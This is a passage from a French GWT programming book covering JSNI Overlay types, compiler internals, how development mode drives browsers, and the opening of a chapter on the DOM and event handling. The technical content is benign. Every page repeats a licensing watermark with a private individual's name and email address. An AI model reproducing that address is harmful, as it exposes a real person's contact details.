import com.google.gwt.core.client.JavaScriptObject;

public class Personne extends JavaScriptObject {

      protected Personne() {};

      public final native String getNom()
          /*-{ return this.nom; }-*/;

      public final native void afficheMessage()
          /*-{ return this.afficheMessage(); }-*/;

}
```

Il suffit ensuite de créer autant de méthodes Java que d'éléments à encapsuler dans le type JavaScript. Dans ce cas précis, la fonction `getPassions()` ne nous intéresse pas ; nous choisissons d'exposer de manière typée les méthodes `getNom()` et

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00


`afficheMessage()`. Vous remarquerez au passage que, quel que soit le type des éléments JavaScript à encapsuler (fonctions ou variables membres), il est nécessaire de fournir une méthode Java.

Une fois la correspondance effectuée, il ne nous reste plus qu'à créer le type concret avec l'instruction `new`.

```
public class PersonneOverlay implements EntryPoint {

      public native Personne createPersonne()
      /*-{
         return new $wnd.Personne();
      }-*/;

      public void onModuleLoad() {
         Personne p = createPersonne();
         Window.alert(p.getNom());
      }
}
```

L'exécution de cette classe nous donne bien le résultat attendu (voir figure suivante).

Figure 5–8
Types Overlay



Attardons-nous un instant sur les autres possibilités des types `Overlay`, notamment la conversion de type et l'héritage.

En termes d'héritage, il est tout à fait possible de dériver d'un JSO. On ne peut simplement pas redéfinir de méthode, surcharger ni faire des appels polymorphiques.

Pour faire d'une pierre deux coups, nous allons montrer la correspondance de type lorsqu'il s'agit de traiter des tableaux JavaScript. La fonction `getPassions()` nous renvoie une liste de chaînes de caractères.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Nous créons la classe `PersonnePassionnee` dérivant de la classe `Personne` :

```
import com.google.gwt.core.client.JsArrayString;

public class PersonnePassionnee extends Personne {
      protected PersonnePassionnee() {};

      public final native JsArrayString getPassions()
       /*-{ return this.getPassions(); }-*/;
}
```

Le type `JsArrayString` (lui aussi un JSO) nous permet d'encapsuler notre tableau JavaScript. Puis nous itérons sur les éléments du tableau. On remarquera que l'instance JavaScript renvoyée à Java n'a pas changé, seul fait son apparition le type Java `PersonnePassionnee`. Cela prouve bien que la correspondance entre types Java et types JavaScript laisse toute latitude au développeur. C'est à lui de décider en fonction de sa conception `Overlay` la manière dont il souhaite exposer son modèle JavaScript sous-jacent. La logique voudrait qu'une classe JavaScript corresponde à une classe Java, mais en pratique ce sera plus un choix de conception.

```
public class Hello implements EntryPoint {

      public native PersonnePassionnee createPersonne() /*-{
         return new $wnd.Personne();
      }-*/;

     public void onModuleLoad() {
        PersonnePassionnee p = createPersonne();
        JsArrayString jss = p.getPassions();
        String passions="";

        for (int i=0;i<jss.length();i++) {
           passions = passions.concat(jss.get(i)+ "\n") ;
        }
        // Affiche à l'écran dans une fenêtre JavaScript "GWT, Foot, Musique"
        Window.alert(passions);
     }
}
```

Qui dit héritage, dit évidemment conversion de type. Il est possible de convertir un objet `PersonnePassionnee` en `Personne` de la manière suivante :

```
     public void onModuleLoad() {
         PersonnePassionnee pp = createPersonne();
         Personne p = (PersonnePassionnee) pp ;
         Window.alert(p.getNom());
     }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Voilà. Vous disposez désormais des informations principales pour comprendre comment construire une application s'appuyant sur JavaScript et proposant une correspondance un pour un.

Voyons maintenant une application concrète des `Overlay` au format JSON.

Intégration Overlay et JSON

JSON est un format de représentation JavaScript qui permet une correspondance directe entre un type d'objet JavaScript et le format de représentation JSON. Sous la forme d'un couple (nom d'attribut, valeur d'attribut), il est possible de fournir dans la même structure le typage de l'objet et ses données.

Dans la pratique, le mécanisme des `Overlay` s'intègre parfaitement avec la manipulation de messages JSON.

Nous utilisons pour les besoins de l'exemple le message suivant, placé dans un fichier JavaScript externe référencé par la page hôte.

```
var jsonData = [
  { "FirstName" : "Sami", "LastName" : "Jaber" },
  { "FirstName" : "Yanis", "LastName" : "Jaber" },
  { "FirstName" : "Alicia", "LastName" : "Jaber" }];
```

Puis nous définissons en Java le JSO associé à la classe JavaScript :

```
// Un type Overlay
class Client extends JavaScriptObject {
  protected Client() { }
  // Les méthodes liées à des types Overlays sont formalisées en JSNI
  public final native String getFirstName() /*-{ return this.FirstName; }-*/;
  public final native String getLastName() /*-{ return this.LastName; }-*/;

  // Il est possible d'avoir des méthodes non JSNI
  public final String getFullName() {
    return getFirstName() + " " + getLastName();
  }
```

Le code suivant suffit à créer la correspondance avec le type Java associé. Ce qui frappe ici, est la simplicité avec laquelle les différents champs du type JSON sont manipulés en Java. Nous avons un lien de correspondance de quasiment un pour un.

```
class MyModuleEntryPoint implements EntryPoint {
  public void onModuleLoad() {
    Client c = createClient();
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    // Mon objet JavaScript est un client !
    Window.alert("Hello, " + c.getFirstName());
  }

  // Récupération de la référence JavaScript
  private native Client createClient() /*-{
    // Récupère une référence du premier client dans le tableau
    return $wnd.jsonData[0];
  }-*/;
}}
```

Si vous êtes pressé et si l'ouverture du capot ne constitue pas pour vous un besoin essentiel, vous pouvez vous arrêter là et passer au chapitre suivant. Si en revanche la mécanique interne des `Overlay` excite votre curiosité, nous vous proposons d'en découvrir les coulisses.

Sous le capot

Pour comprendre le mode de fonctionnement interne des `Overlay`, étendons cet exemple pour mettre en lumière l'envers du décor et saisir l'ingéniosité du procédé. Ce cas peut paraître totalement artificiel, mais il présente un intérêt pédagogique.

Créons une classe qui n'a rien à voir avec `Personne` ou `PersonnePassionnee`, la classe `Animal`. Un animal possède un nom et il se trouve qu'il propose aussi une méthode `getNom()`.

```
import com.google.gwt.core.client.JavaScriptObject;

public class Animal extends JavaScriptObject {
      protected Animal() {
      };

      public final native String getNom() /*-{ return this.getNom(); }-*/;
}
```

Dans la classe principale, réalisons alors l'opération de conversion apparemment surréaliste consistant à transformer une personne en animal.

```
public class Hello implements EntryPoint {

      public native Personne createPersonne() /*-{
         return new $wnd.Personne();
      }-*/;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
      public void onModuleLoad() {
         Personne p = createPersonne();
         Animal a = (Animal) (JavaScriptObject) p ;
         Window.alert(a.getNom());
      }
}
```

Cette conversion, dans le monde Java, échoue systématiquement. Avec les `Overlay`, GWT crée la notion de classe mutante. Le type `Personne` a été converti en `Animal` sans aucune erreur, mais surtout le code précédent fonctionne parfaitement et affiche "*Mon nom est Personne*".

Comment cela est-il possible ? Comment GWT gère t-il les `Overlay` sous le capot ? La réponse relève d'une mécanique interne passionnante.

Gardez à l'esprit que les types `Overlay` ont été créés pour permettre aux développeurs d'encapsuler du code JavaScript en proposant des scénarios d'utilisation variés. Or, autant il est possible de reproduire les mécanismes objet dans le mode développement, autant ce code devra être retiré lors du passage au mode production pour garder la fameuse référence JavaScript initiale.

L'astuce est donc de créer deux classes intermédiaires lors de la phase de compilation (celle qui précède l'exécution du mode développement). La première est la transformation de la classe `com.google.gwt.core. client.JavaScriptObject` en interface Java. Son contenu est vide et basculé dans une nouvelle classe statique nommée `JavaScriptObject$` qui contiendra le code suivant :

```
// Classe Java générée par le compilateur GWT
public static class JavaScriptObject$
    implements Personne, PersonnePassionnee, Animal, JavaScriptObject, (…)
{

    public static JavaScriptObject createArray() {}
    public static JavaScriptObject createFunction() {}
    public static JavaScriptObject createObject() {}
    protected JavaScriptObject$() {}

    public static final JavaScriptObject cast$(JavaScriptObject this)    {
        return this;
    }

    public final boolean equals(Object other)    {
        return super.equals(other);
    }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    public final int hashCode()    {
        return Impl.getHashCode(this);
    }

}
```

Remarquez les classes qui suivent l'instruction `implements` : il s'agit de nos trois types `Overlay`.

En réalité, ce code n'est pas exhaustif. Voici ce que GWT écrit réellement à la suite de l'instruction `implements` :

```
public static class JavaScriptObject$
    implements Animal, PersonnePassionnee, Personne, IFrameElement,
Event, SpanElement, SelectElement, MetaElement, OptionElement,
DListElement, ParagraphElement, JsArray, PreElement, MapElement,
BaseElement, Document, Style, JsArrayInteger, InputElement,
JsArrayBoolean, HRElement, HeadElement,
com.google.gwt.core.client.impl.SchedulerImpl.Task, StyleElement, Text,
BRElement, JavaScriptObject, ImageElement, AnchorElement,
TextAreaElement, LabelElement, NativeEvent, DivElemen, LinkElement,
HeadingElement, FrameSetElement, UListElement, LegendElement,
PrivateMap.JsMap, TableRowElement, ObjectElement, Element,
ScriptElement, NodeList, BodyElement, CurrencyData, QuoteElement,
LIElement, FormElement, ModElement, NodeCollection, ParamElement,
TableElement, FrameElement, Node, TitleElement, FieldSetElement,
OListElement, AreaElement, OptGroupElement, TimeZoneInfo,
JsArrayNumber, TableColElement, JsArrayString, TableSectionElement,
TableCaptionElement, XMLHttpRequest, ButtonElement,
com.google.gwt.user.client.Element, EventTarget, TableCellElement
{ (…) }
```

Il s'agit de tous les types `Overlay` présents dans GWT ! Pour tous ces types, le compilateur crée des interfaces vides qui permettront de réaliser des opérations de conversions croisées entre n'importe quels JSO. Voici pourquoi la conversion d'un JSO `Personne` vers `Animal` réussit toujours. Plus encore, la conversion de n'importe quel JSO dans un autre JSO réussira toujours.

Du côté des autres classes, GWT crée pour chaque `Overlay` une sous-classe dérivant de `JavaScriptObject$` chargée de réécrire une partie du code JSNI pour y ajouter un paramètre correspondant à l'instance du type JavaScript encapsulé :

```
public interface Animal extends JavaScriptObject {}
public static class Animal$ extends JavaScriptObject$
{
    public static final String getNom$(Animal animal) {
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public interface Personne extends JavaScriptObject {}
public static class Personne$ extends JavaScriptObject$
{
    public static final String getNom$(Personne personne) {}
    public static final void afficheMessage$(Personne personne) {}
}

public interface PersonnePassionnee extends Personne {}
public static class PersonnePassionnee$ extends Personne$
{
    public static final JsArrayString
         getPassions$(PersonnePassionnee personnepassionnee)   {}
}}
```

Avec un tel procédé, toutes les méthodes d'encapsulation sont statiques et finales. Les opérations de conversion entre JSO sont possibles et surtout, il n'est pas nécessaire de créer toute une mécanique équivalente pour le mode production : il suffit de remplacer les types JSO par leur référence JavaScript.

Retenez que cette mécanique est rendue possible par le fait qu'il existe de nombreuses contraintes de développement sur un JSO, notamment l'interdiction d'effectuer des appels polymorphiques.

Pour clore cette section sur une petite parenthèse, notez que GWT propose certaines fonctions utilitaires pour convertir deux JSO entre eux (on aperçoit la méthode `cast()` dans le code de `JavaScriptObject$`).

```
JsArrayString monTableau = JavaScriptObject.createArray().cast();
// Équivalent à
JsArrayString monTableau = (JsArrayString) JavaScriptObject.createArray();
```

L'implémentation unique du type JSO

Nous avons vu que le principe des `Overlay` s'appuyait en partie sur la création intermédiaire de code et l'absence de polymorphisme. Néanmoins, ce procédé possède un inconvénient de taille. Que se passe-t-il si un JSO souhaite implémenter une interface Java existante ? Dans le domaine du développement agile, les interfaces sont souvent un passage obligé lorsqu'il s'agit de mettre en œuvre des tests unitaires et d'éventuels bouchons.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Après de nombreux débats au sein de l'équipe de développement GWT, il a été décidé qu'un JSO pouvait être implémenté, mais par une seule sous-classe. Cette nouvelle fonctionnalité introduite par GWT 2.0 est appelée implémentation unique d'interface ou SingleJSOImpl. Un développeur peut dorénavant implémenter une interface à condition qu'il s'engage à ne fournir qu'une seule implémentation JSO, ceci pour rester compatible avec le procédé d'ajout des classes intermédiaires, qui consiste à créer pour chaque JSO une seule sous-classe (pour `Personne`, `Personne$.java`).

```
// Classe dont une seule implémentation existe
interface Personne {
  String getNom();
  void afficheMessage();
  void comptabilisePersonnes();
}

public final class PersonneImpl extends JavaScriptObject implements
Personne {
  protected PersonneImpl() {}
  public native String getNom() /*-{return this.nom;}-*/;
  public native void afficheMessage() /*-{this.afficheMessage();}-*/;
  // Fonctions Java normale
  public void comptabilisePersonnes() {}
}
```

En revanche, il est tout à fait possible de fournir plusieurs implémentations non JSO. On revient dans ce cas à un fonctionnement polymorphique Java normal.

```
public class JavaPerson implements Personne{
      String getNom() {} ;
      void afficheMessage() {} ;
      void comptabilisePersonnes() {};
}
```

Notez que le procédé de création d'interfaces et le contenu des classes intermédiaires (`JavaScriptObject$`) impliquent une réécriture des appels loin d'être triviale. En interne, GWT doit jongler entre implémentation d'un type `Overlay` et implémentation normale. Dans le cas précédent, la méthode `comptabilisePersonnes()` est déplacée par le compilateur dans la classe créée `JavaScriptObject$` et réécrite en :

```
public String com_dng_Personne_comptabilisePersonnes() {
JsoPerson$.comptabilisePersonne(this) }
```

Quelle gymnastique !

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Les contraintes associées à un JSO

Comme précisé dans les sections précédentes, un JSO impose un certain nombre de contraintes, notamment le fait que :

- Toutes les méthodes d'instances d'un JSO sont explicitement finales, membres d'une classe finale ou privées (ces méthodes ne peuvent être redéfinies pour les raisons invoquées précédemment).
- Un type JSO ne peut être implémenté que par une seule sous-classe (c'est ce que nous avons vu dans la partie précédente).
- Un JSO n'a pas le droit de posséder un champ d'instance (en mode production, n'oubliez pas qu'un JSO n'existe plus en tant que tel, ce champ disparaîtrait de facto).
- Les classes imbriquées dans un JSO doivent être statiques (l'utilisation de l'instruction `this` sur la classe englobante aurait le même effet de bord que la contrainte précédente).
- L'opération `new` est interdite pour un type JSO. On ne crée jamais en Java un type JSO, on le reçoit toujours à partir du code JavaScript.
- Le code JSNI n'a pas le droit de référencer des méthodes d'instances définies dans le type JSO.
- Toute classe dérivée de JSO ne peut avoir qu'un seul constructeur, qui doit posséder la visibilité `protected`, ne contenir aucun code ni aucun paramètre.

Effet de JSNI sur le framework GWT

GWT utilise JSNI pour de nombreuses opérations de bas niveau. C'est notamment le cas lorsqu'il s'agit de faire appel aux fonctions Ajax (composant `XMLHttpRequest`). C'est aussi le cas pour toute l'émulation du JRE. GWT fournit par défaut une implémentation JavaScript des types `String`, `ArrayList`, `HashMap`. Le même principe s'applique pour la manipulation du DOM, entièrement réécrit à l'aide des `Overlay` entre les versions 1.4 et 1.5. N'oublions pas la gestion des *timers* et les différentes bibliothèques d'analyse syntaxique (*parsing*) (JSON et XML).

Vous l'aurez compris, JSNI est au cœur de GWT. Cependant, son utilisation se restreint à des scénarios toujours limités et n'altérant pas :

- le support multi-navigateur ;
- les fuites de mémoire et la gestion événementielle ;
- les performances.

Vous comprenez pourquoi il faut être vigilant lorsqu'on intègre une bibliothèque externe réalisant l'encapsulation d'un fichier JavaScript.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

La magie interne de JSNI

Dans le mode développement, une machine virtuelle exécute notre application. Mais comment GWT arrive-t-il par magie à exécuter du code JavaScript à l'intérieur d'une JVM Java ?

La réponse à cette question est passionnante et il faudrait y dédier un ouvrage complet, le procédé technique étant complexe. Pour résumer très succinctement, le mode développement pilote le navigateur par le biais d'API natives (JNI cette fois) fournies généralement par les navigateurs. Sous Windows, c'est l'API COM (*Component Object Model*) qui permet d'invoquer dans n'importe quel langage des fonctions de base sur le composant Internet Explorer. Ce composant est hébergé dans une DLL nommée `shdocw.dll` stockée dans le répertoire `c:\windows\system32`.

Pour se convaincre de la puissance de cette technique, voici un bout de code qui réalise le pilotage d'Internet Explorer en VBScript. Ce code crée une instance d'IE, lui injecte dynamiquement un source JavaScript, l'exécute avec la fonction native `execScript()` puis ferme le navigateur.

```
set ie = CreateObject("InternetExplorer.Application")
ie.visible = True
ie.Navigate2 "about:blank"
js_code = "alert ('ca marche!!');"
ie.document.parentWindow.execScript js_code
ie.Quit()
set ie=nothing
```

Tout cela a été écrit en 7 lignes de code. En Java, il n'en faut pas beaucoup plus et la richesse de l'API Automation d'IE permet d'y apporter toutes sortes d'adaptations. On peut par exemple accéder au DOM, aux différentes *frames*, exécuter du JavaScript dans un contexte bien particulier, etc.

Si IE propose COM, qu'en est-il de Firefox sous GNU/Linux ?

Le procédé est similaire, seule l'implémentation diffère. Firefox propose une API permettant d'invoquer en C/C++ des fonctions JavaScript dans le contexte d'une fenêtre navigateur. Cette API s'appelle JSAPI. Elle est documentée à l'adresse suivante : https://developer.mozilla.org/en/JSAPI_User_Guide.

Voici l'exemple précédent d'IE adapté au moteur de Mozilla.

```
char *filename;
uintN lineno;
jsval rval;
JSBool ok;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
char *source = "alert('ca marche!!')";

ok = JS_EvaluateScript(cx, globalObj, source, strlen(source),
                       filename, lineno, &rval);

if (ok) {
    jsdouble d;
    ok = JS_ValueToNumber(cx, rval, &d);
}
```

Pour les puristes qui souhaiteraient en savoir plus sur cette technique, le code réalisant les appels vers les plug-ins se trouve dans la classe `BrowserChannelServer` située dans l'archive `gwt-dev.jar`.

GWT crée une sorte d'abstraction de moteur JavaScript (`JavaScriptHost`) et répartit (le terme anglais est *dispatch*) les messages au plug-in chargé d'exécuter le code à distance. Le procédé est illustré dans la figure suivante ; il faut l'imaginer pour tous les navigateurs du marché.




Figure 5–9
Mode de fonctionnement des plug-ins

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

6

La création de composants personnalisés

Créer des composants personnalisés en GWT constitue un exercice très plaisant. Cela permet de comprendre les fondements de ce qu'on appelle communément l'API *user* et de se confronter aux fonctions du DOM (Document Object Model). Ce chapitre abordera dans les moindres détails le modèle de widget mais également la mécanique événementielle interne de GWT.

Quelques mots sur le DOM

Voici la définition donnée dans Wikipedia du DOM : « Le Document Object Model (ou DOM) est une recommandation du W3C qui décrit une interface indépendante de tout langage de programmation et de toute plate-forme, permettant à des programmes informatiques et à des scripts d'accéder ou de mettre à jour le contenu, la structure ou le style de documents. Le document peut ensuite être traité et les résultats de ces traitements peuvent être réincorporés dans le document tel qu'il sera présenté. »

Dans la pratique, le DOM permet de construire une arborescence de la structure d'un document et de ses éléments. Tout document au format XML peut prétendre à être

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

représenté via le DOM. Chaque élément ou balise HTML, que ce soit un paragraphe, un titre ou un bouton de formulaire, y forme un nœud (*Node* dans le jargon DOM).

Le DOM définit également une série de fonctions permettant de se déplacer dans cet arbre, d'y ajouter, modifier ou supprimer des éléments. En plus des fonctions génériques applicables à tout document structuré, des fonctions particulières ont été définies pour les documents HTML, autorisant par exemple la gestion des formulaires.

Au fil des ans, trois versions du DOM ont été spécifiées par le W3C : DOM niveau 1, DOM niveau 2 et DOM niveau 3.


Le DOM niveau 1 a été généralisé par les premières versions d'Internet Explorer 5 et de Netscape 6. Plutôt limitée fonctionnellement, cette version a été remplacée en 2000 par le DOM niveau 2, plus complet (notamment au niveau de la gestion événementielle) et surtout mieux reconnu par les navigateurs. Pourtant, il faudra attendre l'année 2004 et la sortie du DOM niveau 3 pour commencer à bénéficier des apports de JavaScript et de la technologie Ajax. Même si d'énormes progrès ont été accomplis, aujourd'hui encore, le DOM reste reconnu de manière très disparate par la plupart des navigateurs du marché.

Le DOM permet à un programme de :

- modifier un document XML ou HTML ;
- naviguer au sein d'un document ;
- interagir avec le document.

La technologie Ajax s'appuie intensivement sur le DOM pour créer des effets d'animation (modifier des blocs HTML au sein d'une page), simuler des pop-ups ou mettre à jour à la volée des champs de formulaires.

Figure 6–1
L'API Document Object Model



Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Toute la couche basse de GWT est basée sur le DOM. En fin de compte, GWT est simplement une représentation objet d'un flux DOM. Inversement, le DOM est la sérialisation physique de l'arbre des widgets de GWT.

La classe DOM est la classe la plus importante des couches basses de GWT concernant les composants graphiques. Voici ce qu'il est possible de réaliser avec cette classe.

```
public void onModuleLoad() {
    // Création d'une div avec une couleur de fond rouge et un texte
    Element e = DOM.createDiv();
    e.getStyle().setBackgroundColor("red");
    e.setInnerHTML("GWT c'est de la bombe baby");
    Document.get().getBody().appendChild(e);

    // Création d'une table
    Element table = DOM.createTable();
    Element tbody = DOM.createTBody();
    Element tr = DOM.createTR();
    Element td = DOM.createTD();
    td.setInnerHTML("texte dans cellule");
    table.setAttribute("border","10");
    table.getStyle().setBorderColor("green");
    tbody.appendChild(tr);
    table.appendChild(tbody);
    tr.appendChild(td);
    Document.get().getBody().appendChild(table);
```

On perçoit bien ici toute la verbosité du DOM lorsqu'il est utilisé au travers de ses fonctions de base. Le flux HTML créé par le code précédent et espionné à l'aide du plug-in Firebug est visible dans la figure suivante.




Figure 6–2
Flux DOM analysé par Firebug

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

L'API *user* a pour rôle essentiel de créer des composants graphiques de haut niveau qui dialoguent avec les fonctions du DOM dans le but d'exposer des widgets fortement typés. L'idée principale est également de fournir la notion de composition. S'il est possible d'associer une balise fille à sa mère avec l'instruction `appendChild()`, il est possible de composer des widgets et des conteneurs avec une signature de type `Conteneur.add(<T extends Widget> widget)`. Ce procédé est abordé en fin de chapitre.

La mécanique des événements

Avant d'entrer dans le détail d'un composant personnalisé, il est important de bien comprendre le modèle événementiel de GWT, qui ne doit rien au hasard.

Pour cela, nous allons nous plonger dans le contexte prévalant lors de la sortie du framework.

Lorsqu'en 2005 les auteurs de GWT ont mis en place le modèle événementiel, une des problématiques les plus répandues dans le monde du Web concernait les fuites mémoire. À cette époque, même le plus chevronné des développeurs JavaScript n'était pas capable de produire du code sans fuite mémoire. Le problème était lié en partie à une défaillance des moteurs JavaScript des navigateurs et notamment à une fonctionnalité clé, les *closures* (fermetures lexicales, en français) et aux références circulaires.

Pourquoi JavaScript fuit-il ?

Comme Java, JavaScript est un langage à base de machine virtuelle disposant d'un ramasse-miettes. Cela signifie que la mémoire est consommée lors de la création d'objets et libérée lorsqu'aucune référence ne pointe vers ces objets. Si les ramasse-miettes de navigateurs sont pour la plupart performants, certains cas produisent des effets de bord assez surprenants lorsqu'il s'agit du DOM.

Internet Explorer et Firefox sont deux navigateurs qui usent du comptage de références pour la libération des objets. Lorsqu'on se trouve dans une situation où les références entre objets sont circulaires (un objet A maintient une référence vers un objet B qui maintient une référence vers l'objet A initial), la mémoire n'est jamais libérée.

Généralement, ces problèmes de références circulaires sont connus et traités par la plupart des ramasse-miettes du marché (dans le monde des machines virtuelles Java/.NET ou des moteurs JavaScript). Encore faut-il arriver à les déceler... C'est tout le nœud du problème.

Le code suivant produit des fuites avec des navigateurs tels que IE 6 ou Firefox 2, encore largement utilisés.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
function makeWidget() {
  var widget = {};
  widget.someVariable = "foo";
  widget.elem = document.createElement ('div');
  widget.elem.onClick = function() {
    alert(widget.someVariable);
  };
}
```

Le listing le montre bien : l'objet JavaScript `obj` possède une référence vers le DOM représenté par la référence `widget`. En retour, l'objet DOM a une référence vers l'objet JavaScript via la propriété `someVariable`. Une référence circulaire existe donc bel et bien entre un objet JavaScript et un objet du DOM (par le biais de la propriété `onClick`). Ce cas se produit également lorsque la référence est un composant natif (ce qui est le cas des objets `Window` ou `IFrame` sous IE).

Si nous devions retracer le chemin de référencement, nous aurions :

```
widget -> elem(native) -> closure -> widget
```

Le seul moyen de casser cette chaîne est de supprimer l'abonnement (la référence `onClick()`) du gestionnaire en fin d'utilisation. Pourtant, combien de développeurs le font-ils vraiment ?

Résoudre ce problème de fuite mémoire lié aux expandos JavaScript (voir section Expando et fuite mémoire, ci-après) a été à la base de la conception de la mécanique événementielle de GWT.

GWT devait également régler les problèmes d'incompatibilité des navigateurs dans la prise en charge des événements.

Propagation par bouillonnement et capture

Lorsqu'un événement (clic de souris, clavier…) survient sur un élément quelconque d'une page web, le navigateur opère un traitement particulier sur l'événement, qui va consister à le propager à d'éventuels gestionnaires. Une fois l'événement reçu, le gestionnaire dispose d'une propriété cible (`eventTarget`) contenant la source ayant créé l'événement.

Cette cible correspond au nœud de l'arbre DOM concerné par le changement d'état associé à l'événement. Dans le cas d'un clic, cela correspond à l'élément au-dessus duquel se trouve la souris.

Notez que cette propriété a un autre nom sous IE : `srcElement`.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Voici un exemple de gestion événementielle en JavaScript :

```
var element = document.getElementbyId("myDiv")
element.onClick = monGestionnaire;
function monGestionnaire(e) {
    // Une astuce pour la compatibilité IE/Autres navigateurs
    var target = e.target || e.srcElement;
}
```

Une fois l'événement créé (objet `Event`), la spécification W3C (http://www.quirksmode.org/js/events_order.html) indique qu'il doit se propager dans l'arbre DOM selon un flux bien précis et déterminé par sa cible. Tout d'abord, l'événement se répand en mode capture de la racine du document (incluse) à la cible (exclue). Il atteint alors sa cible pour enfin opérer un bouillonnement. L'événement se propage ensuite dans le sens cible (exclue) vers racine du document (incluse).

Voici une page HTML proposant un lien hypertexte puis son flux associé :

```
<html>
<head>
  <title>Exemple Event</title>
</head><body>
  <p>
    <a href="http://monlien/">MonLien</a>
  </p>
</body>
</html>
```

Cela donne les étapes suivantes :




Figure 6–3
Capture et bouillonnement

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Capture et bouillonnement sont deux phases complémentaires destinées à couvrir toutes les possibilités de propagation.

